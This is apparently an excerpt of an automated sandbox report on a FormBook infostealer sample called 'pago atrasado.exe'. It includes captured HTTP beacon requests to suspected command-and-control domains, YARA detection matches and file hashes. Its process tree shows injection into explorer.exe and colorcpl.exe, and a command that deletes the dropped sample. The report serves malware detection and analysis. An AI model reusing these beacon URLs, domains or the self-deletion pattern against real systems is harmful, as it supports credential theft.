Oct 13, 2021 16:44:41.303195953 CEST	5625	IN	HTTP/1.1 301 Moved Permanently cache-control: public, max-age=0, must-revalidate content-length: 45 content-type: text/plain date: Wed, 13 Oct 2021 14:44:41 GMT age: 0 location: https://www.itskosi.com/u9xn/?z0=Q2BOOCh2YmRGzHBLpF4ZGgsAfzPJKYPCPJSLTy3o+TqCnIZHYQwJa/p1Zgpwk24Ey+uX&PjlT=JhfHclW8zdo x-nf-request-id: 01FHX1SM1KDY80SN7YV2CH4TJD server: Netlify Data Raw: 52 65 64 69 72 65 63 74 69 6e 67 20 74 6f 20 68 74 74 70 73 3a 2f 2f 77 77 77 2e 69 74 73 6b 6f 73 69 2e 63 6f 6d 2f 75 39 78 6e 2f 0a Data Ascii: Redirecting to https://www.itskosi.com/u9xn/

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.5	49793	74.208.236.134	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 13, 2021 16:44:46.515561104 CEST	5635	OUT	GET /u9xn/?z0=LAjf/xx2BjlKOSx2Nw0FybGnOLdFfrA16q3xOuIsu5dbrvvju1demR4HH9h71lmoA2bo&PjlT=JhfHclW8zdo HTTP/1.1 Host: www.crisisinterventionadvocates.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Oct 13, 2021 16:44:46.664726973 CEST	5635	IN	HTTP/1.1 404 Not Found Content-Type: text/html Content-Length: 626 Connection: close Date: Wed, 13 Oct 2021 14:44:46 GMT Server: Apache Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 30 20 54 72 61 6e 73 69 74 69 6f 6e 61 6c 2f 2f 45 4e 22 0a 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 2f 44 54 44 2f 78 68 74 6d 6c 31 2d 74 72 61 6e 73 69 74 69 6f 6e 61 6c 2e 64 74 64 22 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 20 78 6d 6c 3a 6c 61 6e 67 3d 22 65 6e 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 78 68 74 6d 6c 22 3e 0a 20 3c 68 65 61 64 3e 0a 20 20 3c 74 69 74 6c 65 3e 0a 20 20 20 45 72 72 6f 72 20 34 30 34 20 2d 20 4e 6f 74 20 66 6f 75 6e 64 0a 20 20 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 6d 65 74 61 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 3e 0a 20 20 3c 6d 65 74 61 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 61 63 68 65 2d 63 6f 6e 74 72 6f 6c 22 3e 0a 20 3c 2f 68 65 61 64 3e 0a 20 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 61 72 69 61 6c 3b 22 3e 0a 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 23 30 61 33 32 38 63 3b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 30 65 6d 3b 22 3e 0a 20 20 20 45 72 72 6f 72 20 34 30 34 20 2d 20 4e 6f 74 20 66 6f 75 6e 64 0a 20 20 3c 2f 68 31 3e 0a 20 20 3c 70 20 73 74 79 6c 65 3d 22 66 6f 6e 74 2d 73 69 7a 65 3a 30 2e 38 65 6d 3b 22 3e 0a 20 20 20 59 6f 75 72 20 62 72 6f 77 73 65 72 20 63 61 6e 27 74 20 66 69 6e 64 20 74 68 65 20 64 6f 63 75 6d 65 6e 74 20 63 6f 72 72 65 73 70 6f 6e 64 69 6e 67 20 74 6f 20 74 68 65 20 55 52 4c 20 79 6f 75 20 74 79 70 65 64 20 69 6e 2e 0a 20 20 3c 2f 70 3e 0a 20 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN""http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd"><html lang="en" xml:lang="en" xmlns="http://www.w3.org/1999/xhtml"> <head> <title> Error 404 - Not found </title> <meta content="text/html; charset=utf-8" http-equiv="Content-Type"> <meta content="no-cache" http-equiv="cache-control"> </head> <body style="font-family:arial;"> Error 404 - Not found Your browser can't find the document corresponding to the URL you typed in. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.5	49797	3.64.163.50	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 13, 2021 16:45:02.310893059 CEST	5649	OUT	GET /u9xn/?z0=a5IGPNkliMrRjEJlFMTr6wLc8iEcWRvcvuUq3Ax8SYLvcABDJqlPe7bn0Dwhj5qYaiRJ&PjlT=JhfHclW8zdo HTTP/1.1 Host: www.everythangbutwhite.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Oct 13, 2021 16:45:02.328963041 CEST	5650	IN	HTTP/1.1 410 Gone Server: openresty Date: Wed, 13 Oct 2021 14:45:02 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Data Raw: 37 0d 0a 3c 68 74 6d 6c 3e 0a 0d 0a 39 0d 0a 20 20 3c 68 65 61 64 3e 0a 0d 0a 35 36 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 27 72 65 66 72 65 73 68 27 20 63 6f 6e 74 65 6e 74 3d 27 35 3b 20 75 72 6c 3d 68 74 74 70 3a 2f 2f 77 77 77 2e 65 76 65 72 79 74 68 61 6e 67 62 75 74 77 68 69 74 65 2e 63 6f 6d 2f 27 20 2f 3e 0a 0d 0a 61 0d 0a 20 20 3c 2f 68 65 61 64 3e 0a 0d 0a 39 0d 0a 20 20 3c 62 6f 64 79 3e 0a 0d 0a 34 32 0d 0a 20 20 20 20 59 6f 75 20 61 72 65 20 62 65 69 6e 67 20 72 65 64 69 72 65 63 74 65 64 20 74 6f 20 68 74 74 70 3a 2f 2f 77 77 77 2e 65 76 65 72 79 74 68 61 6e 67 62 75 74 77 68 69 74 65 2e 63 6f 6d 0a 0d 0a 61 0d 0a 20 20 3c 2f 62 6f 64 79 3e 0a 0d 0a 38 0d 0a 3c 2f 68 74 6d 6c 3e 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 7<html>9 <head>56 <meta http-equiv='refresh' content='5; url=http://www.everythangbutwhite.com/' />a </head>9 <body>42 You are being redirected to http://www.everythangbutwhite.coma </body>8</html>0

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: pago atrasado.exe PID: 4308 Parent PID: 6040

General

Start time:	16:42:56
Start date:	13/10/2021
Path:	C:\Users\user\Desktop\pago atrasado.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\pago atrasado.exe'
Imagebase:	0x400000
File size:	288183 bytes
MD5 hash:	F841C72B1C4CADC4C98903AD26A96A16
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.249155539.0000000002330000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.249155539.0000000002330000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.249155539.0000000002330000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: pago atrasado.exe PID: 2840 Parent PID: 4308

General

Start time:	16:42:58
Start date:	13/10/2021
Path:	C:\Users\user\Desktop\pago atrasado.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\pago atrasado.exe'
Imagebase:	0x400000
File size:	288183 bytes
MD5 hash:	F841C72B1C4CADC4C98903AD26A96A16
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.326494354.00000000008E0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.326494354.00000000008E0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.326494354.00000000008E0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000001.248580224.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000001.248580224.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000001.248580224.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.326520078.0000000000910000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.326520078.0000000000910000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.326520078.0000000000910000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.326181287.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.326181287.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.326181287.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3472 Parent PID: 2840

General

Start time:	16:43:02
Start date:	13/10/2021

Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff693d90000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000000.286357081.0000000006D43000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000000.286357081.0000000006D43000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000000.286357081.0000000006D43000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000000.270365101.0000000006D43000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000000.270365101.0000000006D43000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000000.270365101.0000000006D43000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

Analysis Process: colorcpl.exe PID: 248 Parent PID: 3472

General

Start time:	16:43:34
Start date:	13/10/2021
Path:	C:\Windows\SysWOW64\colorcpl.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\colorcpl.exe
Imagebase:	0xe0000
File size:	86528 bytes
MD5 hash:	746F3B5E7652EA0766BA10414D317981
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000010.00000002.514967425.0000000002B00000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000010.00000002.514967425.0000000002B00000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000010.00000002.514967425.0000000002B00000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000010.00000002.511956241.00000000001B0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000010.00000002.511956241.00000000001B0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000010.00000002.511956241.00000000001B0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000010.00000002.514678237.0000000002A00000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000010.00000002.514678237.0000000002A00000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000010.00000002.514678237.0000000002A00000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 4940 Parent PID: 248

General

Start time:	16:43:38
Start date:	13/10/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\pago atrasado.exe'
Imagebase:	0x150000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: conhost.exe PID: 5060 Parent PID: 4940

General

Start time:	16:43:38
Start date:	13/10/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis